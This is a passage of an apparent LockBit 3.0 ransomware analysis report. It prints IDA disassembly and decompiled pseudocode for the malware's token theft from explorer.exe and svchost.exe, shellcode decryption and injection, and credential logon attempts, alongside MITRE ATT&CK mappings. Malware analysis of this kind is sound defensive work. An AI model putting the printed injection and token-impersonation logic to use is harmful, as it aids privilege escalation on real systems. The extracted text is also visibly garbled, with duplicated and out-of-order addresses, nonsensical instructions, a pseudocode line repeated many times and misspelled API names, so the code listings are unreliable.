The figure shows the IDA Pro interface with two windows open: 'Pseudocode-A' and 'Strings'. The Pseudocode-A window displays the following pseudocode:

```


1: WORD * __stdcall ransom_note_file_Name(int a1)
2{
3:     WORD *v1; // ebx
4:     int v3[7]; // [esp+4h] [ebp-1Ch] BYREF
5:
6:     v1 = (WORD *)allocate_Heap(42);
7:     if (!v1)
8:     {
9:         v3[0] = 4019167269;
10:        v3[1] = -273768402;
11:        v3[2] = -272785339;
12:        v3[3] = -272785227;
13:        v3[4] = -271498083;
14:        v3[5] = -276528844;
15:        v3[6] = -268656524;
16:        sub_401240(v3, 7);
17:        ((void __cdecl*)(_DWORD, _DWORD, _DWORD))stru_42548C.ptr_swprintf(v1, v3, dword_425178 + 2);
18:        dword_425170 = str_Hashing(v1, -1);
19:    }
20:
21:    return v1;
}

```

The Strings window shows the following list of generated file names:

- 0000AF70 0040BB70: ransom\_note\_file\_Name (Synchronized with Pseudocode-A)
- 0000AF70 0040BB70: ransom\_note\_file\_Name.1 (40BB70) (Synchronized with IDA View-A)

## Lock bit 3.0 Analysis Report



## 13. Retrieving and Duplicating token with Process Injection:

The malware attempts to retrieve and duplicate the token of an elevated process running on the system. The malware later launches threads and has them impersonate the target process using this token.

### 13.1 Checking if Process belongs to Local System:

Firstly , it checks if the current process's user is **LocalSystem**, a special account used by the operating system. Then, it calls **NtQueryInformationToken** to query the token user information and checks if the first sub authority of the process's SID is **SECURITY\_LOCAL\_SYSTEM\_RID**.

## Lock bit 3.0 Analysis Report

```

text:00408657    cmp    [ebp+arg_0], 0
text:00408658    jnz    short loc_408666
text:0040865D    push   [ebp+var_8]; _DWORD
text:00408660    call   stru_42540C.ptr_NtClose
text:00408665    ; CODE XREF: admin_Dom_Account->loc_408666
text:00408666    loc_408666:
text:00408666    mov    eax, [ebp+var_4]
text:00408669    pop    esi
text:0040866A    pop    ebx
text:0040866B    mov    esp, ebp
text:0040866C    pop    ebp
text:0040866D    ret    4
text:0040866E    admin_Dom_Account endp
text:0040866F    ; -----
text:00408671    align 4
text:00408674    ; ===== S U B R O U T I N E =====
text:00408674    ; Attributes: bp-based frame
text:00408674    ; CODE XREF: sub_40999->loc_408674
text:00408674    checking_for_Local_System proc near
text:00408674    ; CODE XREF: sub_40999->loc_408674
text:00408674    sub    esp, 137h
text:00408674    var_34     = dword ptr -34h
text:00408674    var_8      = byte ptr -8
text:00408674    var_4      = dword ptr -4
text:00408674    push   ebp
text:00408675    mov    esp, esp
text:00408677    add    esp, 0FFFFFFCCh
0000AA74 00408674: checking_for_Local_System:1 (408674) (Synchronized with Pseudocode-A)
<
```

## 13.2 Retrieving and Duplicating Explorer.exe Process Token:

After querying process information if the process is running as LocalSystem, it uses the current user's token as its elevated token. If not, the malware calls **NtQuerySystemInformation** to query information about processes on the system. For each process entry, it checks if the process's name is **explorer.exe** and retrieves its unique process ID.

```

text:00409708    ; ===== S U B R O U T I N E =====
text:00409708    ; Attributes: bp-based frame
text:00409708    ; CODE XREF: sub_408DA->loc_409708
text:00409708    getting_Explorer_Process_ID proc near
text:00409708    sub    esp, 14h
text:00409708    var_C     = dword ptr -8Ch
text:00409708    var_B     = dword ptr -8
text:00409708    var_4     = dword ptr -4
text:00409708    arg_0     = dword ptr 8
text:00409708    push   ebp
text:00409709    mov    ebp, esp
text:0040970A    add    esp, 0FFFFFFF4h
text:0040970B    push   ebx
text:0040970C    push   esi
text:0040970D    mov    [ebp+var_C], 0
text:0040970E    mov    [ebp+var_8], 400h
text:0040970F    push   [ebp+var_8]
text:00409710    call   allocate_H
text:00409711    mov    [ebp+var_C], eax
text:00409712    lea    eax, [ebp+var_8]
text:00409713    push   eax
text:00409714    lea    eax, [ebp+var_8]
text:00409715    push   eax
text:00409716    push   [ebp+var_C]
text:00409717    push   5
text:00409718    call   stru_42540C.ptr_NtQuerySystemInformati
00008E00 00409718: getting_Explorer_Process_ID:10 (4097E0) (Synchronized with IDA View-A)
<
```

Next, it calls **NtOpenProcess** with the process ID to get the process's handle and retrieves the process's token with **NtOpenProcessToken**. Finally, the malware calls **NtDuplicateToken** to duplicate the Explorer's token.

## Lock bit 3.0 Analysis Report

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window

```

text:004095880 var_30 = byte ptr -30h
text:004095880 var_2F = byte ptr -2Fh
text:004095880 var_2C = dword ptr -2Ch
text:004095880 var_28 = dword ptr -28h
text:004095880 var_24 = dword ptr -24h
text:004095880 var_20 = dword ptr -20h
text:004095880 var_1C = dword ptr -1Ch
text:004095880 var_18 = dword ptr -18h
text:004095880 var_14 = dword ptr -14h
text:004095880 var_10 = dword ptr -10h
text:004095880 var_C = dword ptr -8h
text:004095880 var_8 = dword ptr -8
text:004095880 arg_4 = dword ptr 4
text:004095880 arg_0 = dword ptr 8
text:004095880 arg_E4 = dword ptr 0Ch
text:004095880 arg_8 = dword ptr 10h

text:004095888
    push    ebp
    mov     esp, ebp
    add    esp, 0FFFFFC0h
    mov     [ebp+var_4], 0
    mov     [ebp+var_8], 0
    mov     [ebp+var_C], 0
    mov     [ebp+arg_0], 0
    cmp     [ebp+arg_8], 0
    jz      loc_409968
    mov     eax, [ebp+arg_0]
    mov     [ebp+var_14], eax
    mov     [ebp+var_10], eax
    lea     edx, [ebp+var_2C]
    mov     dword ptr [ecx], 18h
    mov     dword ptr [ecx+4], 0
    text:004098C2
    mov     dword ptr [ecx+8], 0

00008CC2 sub_409880+42 (Synchronized with Pseudocode-A)

```

Pseudocode-A


```

26     v9 = 0;
27     v10 = 0;
28     v11 = 0;
29     v12 = 0;
30     if (!(!_stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD)stru_42540C.ptr_NtOpenProcess)(v14, 0x2000000, &v7, v13)
31     && !(!_stdcall *)(_DWORD, _DWORD, _DWORD)stru_42540C.ptr_NtOpenProcessToken)(v14, 0x2000000, &v16)
{
33         v4[0] = 12;
34         v4[1] = a2;
35         v5 = 0;
36         v6 = 0;
37         v7 = 24;
38         v8 = 0;
39         v9 = 0;
40         v10 = 0;
41         v11 = 0;
42         v12 = v4;
43         ((void __stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))stru_42540C.stru_HtDuplicateToken)(v15,
44             0x2000000,
45             &v16,
46             0,
47             0,
48             a3,
49             &v15);
50     }
51     if ( v16 )
52     {
53         ((void __stdcall *)(_DWORD)stru_42540C.ptr_NtClose)(v16);
54     }
55     if ( v14 )
56     {
57         ((void __stdcall *)(_DWORD)stru_42540C.ptr_NtClose)(v14);
58     }
59     return v11;
60 }

00008CC2 sub_409880+26 (4098C2) (Synchronized with IDA View-A)

```

The malware queries about the process running and if it found **explorer.exe** running it will open that process retrieves its token and then duplicates it which can be shown as following:



## Lock bit 3.0 Analysis Report

The following screenshots show the assembly code and debugger interface for the analysis of Lock bit 3.0. The screenshots are arranged in two columns, each showing a different state or perspective of the debugger.


**Screenshot 1 (Left Column):**

- Assembly View:** Shows assembly code for module 0845a8c3be602a72e3a15b23ad54495bd550fa7e1bb49aa7f7979d069194.exe. The current instruction is at address 0000000000000000, which is the entry point (0000000000000000). The assembly shows various pushes, moves, and calls to kernel32.dll functions like `return to ntdll!776574E`.
- Registers View:** Registers EAX, ECX, EDX, EBX, ESP, ECSP, ECX, and ECSP are displayed. The CPU register section shows flags GS=0, FS=0, DS=0, ES=0, SS=0, CS=0, and TF=0.
- Stack View:** The stack dump shows memory starting from address 0000000000000000. It includes assembly code, ASCII strings, and memory dump sections.
- Registers View (Right):** Detailed CPU register information including EIP, EFLAGS, and CPU status.
- Call Stack:** Shows the call stack starting from the entry point.
- Registers View (Bottom):** Detailed CPU register information including EIP, EFLAGS, and CPU status.

**Screenshot 2 (Right Column):**

- Assembly View:** Shows assembly code for the same module and entry point. The assembly is identical to Screenshot 1.
- Registers View:** Registers EAX, ECX, EDX, EBX, ESP, ECSP, ECX, and ECSP are displayed. The CPU register section shows flags GS=0, FS=0, DS=0, ES=0, SS=0, CS=0, and TF=0.
- Stack View:** The stack dump shows memory starting from address 0000000000000000. It includes assembly code, ASCII strings, and memory dump sections.
- Registers View (Right):** Detailed CPU register information including EIP, EFLAGS, and CPU status.
- Call Stack:** Shows the call stack starting from the entry point.
- Registers View (Bottom):** Detailed CPU register information including EIP, EFLAGS, and CPU status.

## Lock bit 3.0 Analysis Report



So the mitre mapping will be as follows:

### #1 Privilege Escalation as tactic

#### a. Token Impersonation as technique.

### 13.3 Retrieving and Duplicating SvcHost.exe Process Token:

If this fails but the current process's token is a member of the administrators' group in the built-in domain, then malware pull some process injection to retrieve a token of a svchost.exe process. First, it uses the same method to retrieve the process ID and handle of a **svchost.exe** process as it does before to get **explorer.exe** id.

```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window
IDA View-A
Pseudocode-A
13 int v11; // [esp+40h] [ebp+8h] BYREF
14 int v12; // [esp+50h] [ebp+4h]
15 
16 v12 = 0;
17 v8 = 0;
18 v8 = 1024;
19 for ( i = (int *)allocate_Heap(1024); i = (int *)realloc_Heap((int)i, v8) )
20 {
21     v8 = ((int _stdcall*)(_DWORD, _DWORD, _DWORD, _DWORD))stru_42540C::ptr_NtQuerySystemInformation($, i, v8, &v6);
22     if ( !v6 )
23         break;
24     if ( v6 != -1073741820 )
25     {
26         free_Heap((int)i);
27         return v11;
28     }
29 }
30 v2 = i;
31 while ( 1 )
32 {
33     v3 = *v2;
34     if ( !v3[15] )
35         goto LABEL_16;
36     if ( str_Hashing((char *)v3, 15), 0 ) != -1210047432 )
37         goto LABEL_16;
38     v6[0] = v2[17];
39     v6[1] = 0;
40     v5[0] = 24;
41     v5[1] = 0;
42     v5[2] = 0;
43     v5[3] = 0;
44     v5[4] = 0;
45 }

0000A028 get_sv_Host_ID:13 (40AC28) (Synchronized with IDA View-A)

```

## Lock bit 3.0 Analysis Report

```

text:0040AF9E    mov    [ebpvar_24], 0
text:0040AFAS    mov    [ebpvar_30], 0
text:0040AEAC    mov    [ebpvar_8], 0
text:0040AEB3    mov    [ebpvar_28], 0
text:0040AEBA    call   text_05_version
text:0040AEBF    cmp    eax, 3Ch ; '<'
text:0040AECC    jb    loc_408173
text:0040AECD    call   get_vv_Host_ID
text:0040AECE    test   eax, eax
text:0040AECF    jz    loc_408173
text:0040AEDE    mov    [ebpvar_2C], eax
text:0040AEF0    mov    [ebpvar_2C], 0
text:0040AEF1    lea    ecx, [ebpvar_48]
text:0040AEF2    mov    dword ptr [ecx], 18h
text:0040AEF6    mov    dword ptr [ecx+4], 0
text:0040AEF9    mov    dword ptr [ecx+8], 0
text:0040AEF6    mov    dword ptr [ecx+9C], 0
text:0040AEFF    mov    dword ptr [ecx+10h], 0
text:0040AF04    mov    eax, [ecx+14h], 0
text:0040AF08    lea    eax, [ebpvar_30]
text:0040AF0E    push   eax, ; _DWORD
text:0040AF0F    lea    eax, [ebpvar_48]
text:0040AF12    push   eax, ; _DWORD
text:0040AF13    push   IFFFFh, ; _DWORD
text:0040AF18    lea    eax, [ebpvar_4]
text:0040AF1B    push   eax, ; _DWORD
text:0040AF1C    call   stru_42540C.ptr_NtOpenProcess
text:0040AF22    test   eax, eax
text:0040AF24    jnz   loc_408173
text:0040AF2A    mov    eax, large fs:20h
text:0040AF30    mov    [ebpvar_30], eax
text:0040AF33    mov    [ebpvar_2C], 0
0000A333 0040AF33: shellcode_Injection:60 (40AF33) (Synchronized with IDA View-A)
<           >

```

Pseudocode-A

```

49: v13 = 0;
50: v14 = 0;
51: v15 = 0;
52: v16 = 0;
53: if ( !((int(_stdcall*)(_DWORD, _DWORD, _DWORD, _DWORD))stru_42540C.ptr_NtOpenProcess)(
54:     &v17,
55:     0x1FFF,
56:     &v11,
57:     &v17 ) )
{
59:     v17 = NtCurrentTeb()->ClientId.UniqueProcess;
60:     v18 = 0; |
61:     v1 = 24;
62:     v2 = 0;
63:     v3 = 0;
64:     v4 = 0;
65:     v5 = 0;
66:     v6 = 0;
67:     if ( !((int(_stdcall*)(_DWORD, _DWORD, _DWORD, _DWORD))stru_42540C.ptr_NtOpenProcess(
68:         &v26,
69:         0x1FFF,
70:         &v11,
71:         &v17 ) )
{
73:     if ( !((int(_stdcall*)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))stru_42540C.ptr_NtDuplicateHandle(
74:         v26,
75:         v26,
76:         v27,
77:         &v19,
78:         0,
79:         0,
80:         2 ) )
0000A333 shellcode_Injection:60 (40AF33) (Synchronized with IDA View-A)
<           >

```

## 13.4 Injecting Shell Codes:

If the process is 64-bit, the malware decrypts two different shellcodes in memory.

```

text:0040AFF3    push   [ebpvar_8]; ;
text:0040AFF6    call   stru_42540C.ptr_NtAllocateVirtualMemory
text:0040AFFC    test   eax, eax
text:0040AF0E    jnz   loc_4080CA
text:0040AF04    push   offset dword_4183DA
text:0040AF0E    push   decrypt_buffer
text:0040AF09    mov    esi, eax
text:0040AF0F    test   esi, esi
text:0040AFF0    push   [ebpvar_8];
text:0040AFF2    jz    loc_4080CA
text:0040AFF8    push   201h; -
text:0040AFFD    push   esi; -
text:0040AFFE    push   [ebpvar_28]; -
text:0040AF01    call   stru_42540C.ptr_mem
text:0040AF07    add   esp, 0Ch
text:0040AF0A    push   esi
text:0040AF0B    push   esi
text:0040AF00    call   free_Heap
text:0040AF01    mov    esi, [ebpvar_20]
text:0040AF03    call   sub_40180C
text:0040AF08    mov    eax, [eax+10Ah]
text:0040AF0E    mov    [esi+9], eax
text:0040AF11    mov    eax, [ebpvar_28]
text:0040AF14    mov    eax, [esi+0h], eax
text:0040AF24    mov    [ebpvar_14], 2Ch
text:0040AF27    mov    [ebpvar_14], 2Ch
text:0040AF2E    push   40h; -
text:0040AF30    push   3000h; -
text:0040AF35    lea    eax, [ebpvar_14];
text:0040AF38    push   eax; -
text:0040AF39    push   0; -
text:0040AF3B    lea    eax, [ebpvar_24];
text:0040AF3E    push   eax; -
text:0040AF3F    push   [ebpvar_8]; -
text:0040AF42    call   stru_42540C.ptr_NtAllocateVirtualMemory
text:0040AF48    test   eax, eax
text:0040AF4A    jnz   short loc_4080AD
text:0040AF4C    push   offset dword_41B5DF
text:0040AF51    call   decrypt_buffer
0000A442 0040B042: shellcode_Injection:104 (40B042) (Synchronized with IDA View-A)
<           >

```

Pseudocode-A

```

79:     ,
80:     2 )
81: {
82:     sub_406E54(-1, &v24);
83:     if ( v24 )
84:     {
85:         v23 = 513;
86:         if ( !((int(_stdcall*)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))stru_42540C.ptr_NtAllocateVirtualMemory)(
87:             &v26,
88:             &v21,
89:             0,
90:             &v23,
91:             12288,
92:             4 ) )
93:         {
94:             v1 = decrypt_buffer(dword_4183DA);
95:             v2 = (int)v1;
96:             if ( v1 )
97:             {
98:                 ((void(_cdcl*)(_DWORD, _DWORD, _DWORD))stru_42540C.ptr_memcpy)(v21[0], v1, 513);
99:                 free_Heap();
100:                 v3 = v21[0];
101:                 v3 = v21[0];
102:                 v3 = v21[0];
103:                 v3 = v21[0];
104:                 v3 = v21[0];
105:                 v3 = v21[0];
106:                 v3 = v21[0];
107:                 v3 = v21[0];
108:                 v3 = v21[0];
109:                 v3 = v21[0];
110:                 v3 = v21[0];
111:                 v3 = v21[0];
112:                 v3 = v21[0];
113:                 v3 = v21[0];
114:                 if ( !((int(_stdcall*)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))stru_42540C.ptr_NtAllocateVirtualMemory)(
115:                     &v26,
116:                     &v20,
117:                     0,
118:                     &v23,
119:                     12288,
120:                     64 ) )
121:                     v3 = decrypt_buffer(dword_41B5DF);
122:                     v3 = (int)v3;
123:                     if ( v4 )
124:             }
0000A442 shellcode_Injection:104 (40B042) (Synchronized with IDA View-A)
<           >

```




Else if the process is 32 a third shell code is injected which is basically the 32 bit version of the first shell code.

## Lock bit 3.0 Analysis Report

```

else
{
    v23 = 380;
    if ( !((int (_stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))stru_42540C.ptr_NtAllocateVirtualMemory)(
        v26,
        &v22,
        0,
        &v23,
        12288,
        4) )
    {
        v7 = decrypt_buffer(dword_41B25A);
        v8 = (int)v7;
        if ( v7 )
        {
            ((void (_cdecl *)(_DWORD, _DWORD))stru_42540C.ptr_memcpy)(v22, v7, 380);
            free_Heap(v8);
            v9 = v22;
            *( _DWORD *) (v9 + 5) = sub_40108C() -> TlsExpansionBitmapBits[30];
            *( _DWORD *) (v9 + 9) = v19;
            v25 = sub_40ADBC(v27, v9, 380);
            v23 = 0;
            ((void (_stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD))stru_42540C.ptr_NtFreeVirtualMemory)(
                v26,
                &v22,
                &v23,
                0x8000);
        }
    }
}
((void (_stdcall *)(_DWORD))stru_42540C.ptr_NtClose)(v26);

```



## ***Lock bit 3.0 Analysis Report***

Lockbit uses various native APIs during its execution such as `AllocateVirtualMemory`, `FreeVirtualMemory`.

So the mitre mapping will be as follows:

## #1 Execution as tactic

### a. Native API as technique.

## **14. Getting Login Credentials:**

After decrypting the credentials, the malware iterates through each credential's username and password and creates a thread which then calls **LogonUserW** to log in the local machine.

If the logging in is successful, the malware allocates heap buffers and stores the valid credential's username, password, and domain name in there for later usage

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window

Enums Imports Exports

Pseudocode-A Loaded Type Libraries Strings window

```
text:00408230    push    eax           ; _DWORD
text:00408231    call    stru_42540C.ptr_wcschr
text:00408232    add    esp, 8
text:0040823A    mov    ebx, eax
text:0040823C    test   ebx, ebx
text:0040823D    jz    loc_408357
text:00408244    mov    [ebx], 0
text:00408249    lea    eax, [ebx+var_108]
text:0040824F    mov    [ebx+var_214], eax
text:00408255    lea    eax, [ebx+2]
text:00408258    mov    [ebx+var_20C], eax
text:0040825E    lea    eax, [ebx+var_208]
text:00408264    mov    [ebx+var_210], eax
text:0040826A    mov    [ebx+var_8], 0
text:00408271    push   [ebp+var_4], 0
text:00408278    push   0             ; _DWORD
text:0040827A    push   4             ; _DWORD
text:0040827C    lea    eax, [ebp+var_214]
text:00408282    push   eax           ; _DWORD
text:00408283    push   offset sub_40817C ; _DWORD
text:00408288    push   0             ; _DWORD
text:0040828A    push   0             ; _DWORD
text:0040828C    call    stru_4254FC.ptr_CreateThread
text:00408292    mov    [ebp+var_4], eax
text:00408295    cmp    [ebp+var_4], 0
text:00408299    jz    loc_408357
text:0040829F    push   [ebp+var_4] ; _DWORD
text:004082A2    call    stru_4254FC.ptr_ResumeThread
text:004082A8    push   008Bh        ; _DWORD
text:004082B0    push   [ebp+var_4] ; _DWORD
text:004082B9    call    stru_4254FC.ptr_WaitForSingleObject
text:004082B8    cmp    eax, 102h
text:004082B2    jnz    short loc_4082CA
text:004082B8D    push   0             ; _DWORD
text:004082B8F    push   [ebp+var_4] ; _DWORD
text:004082B2F    call    stru_42540C.ptr_NTTerminateThread

0000A683 0040B283: parsing_Credentials (Synchronized with Pseudocode-A)
```

v0 = sub\_401508(dword\_425154);
v1 = (\_BYTE \*)allocate\_Heap(v0 + 2);
v2 = v1;
if (!v1)
{
 v3 = sub\_402544((char \*)dword\_425154, v1);
 free\_Heap(dword\_425154);
 buffer\_decrypt(v2, v0);
 dword\_425154 = v2;
}
if ((sub\_412674((int)v1) & 14))
{
 while (1)
 {
 ((void \_\_cdecl \*)(\_DWORD, \_DWORD))stru\_42540C.ptr\_wcsncpy(v15, v2);
 v3 = (\_WORD \*)(((void \_\_cdecl \*)(\_DWORD, \_DWORD))stru\_42540C.ptr\_wcschr(v15, 58));
 if (v3)
 {
 v15 = 0;
 v11 = v15;
 v13 = v11 + 1;
 v12 = v13 - 1;
 v16 = 0;
 v17 = 0;
 v17 = ((int \_\_stdcall \*)(\_DWORD, \_DWORD, \_DWORD, \_DWORD, \_DWORD, \_DWORD))stru\_4254FC.ptr\_CreateThread(
 0,
 0,
 sub\_40817D,
 &v14,
 4,
 0);
 }
 if (v17)
 {
 ((void \_\_stdcall \*)(\_DWORD))stru\_4254FC.ptr\_ResumeThread(v17);
 if (((int \_\_stdcall \*)(\_DWORD, \_DWORD))stru\_4254FC.ptr\_WaitForSingleObject(v17, 3000) == 258)
 ((void \_\_stdcall \*)(\_DWORD, \_DWORD))stru\_42540C.ptr\_NTTerminateThread(v17, 0);
 else
 }
 }
}

## Lock bit 3.0 Analysis Report

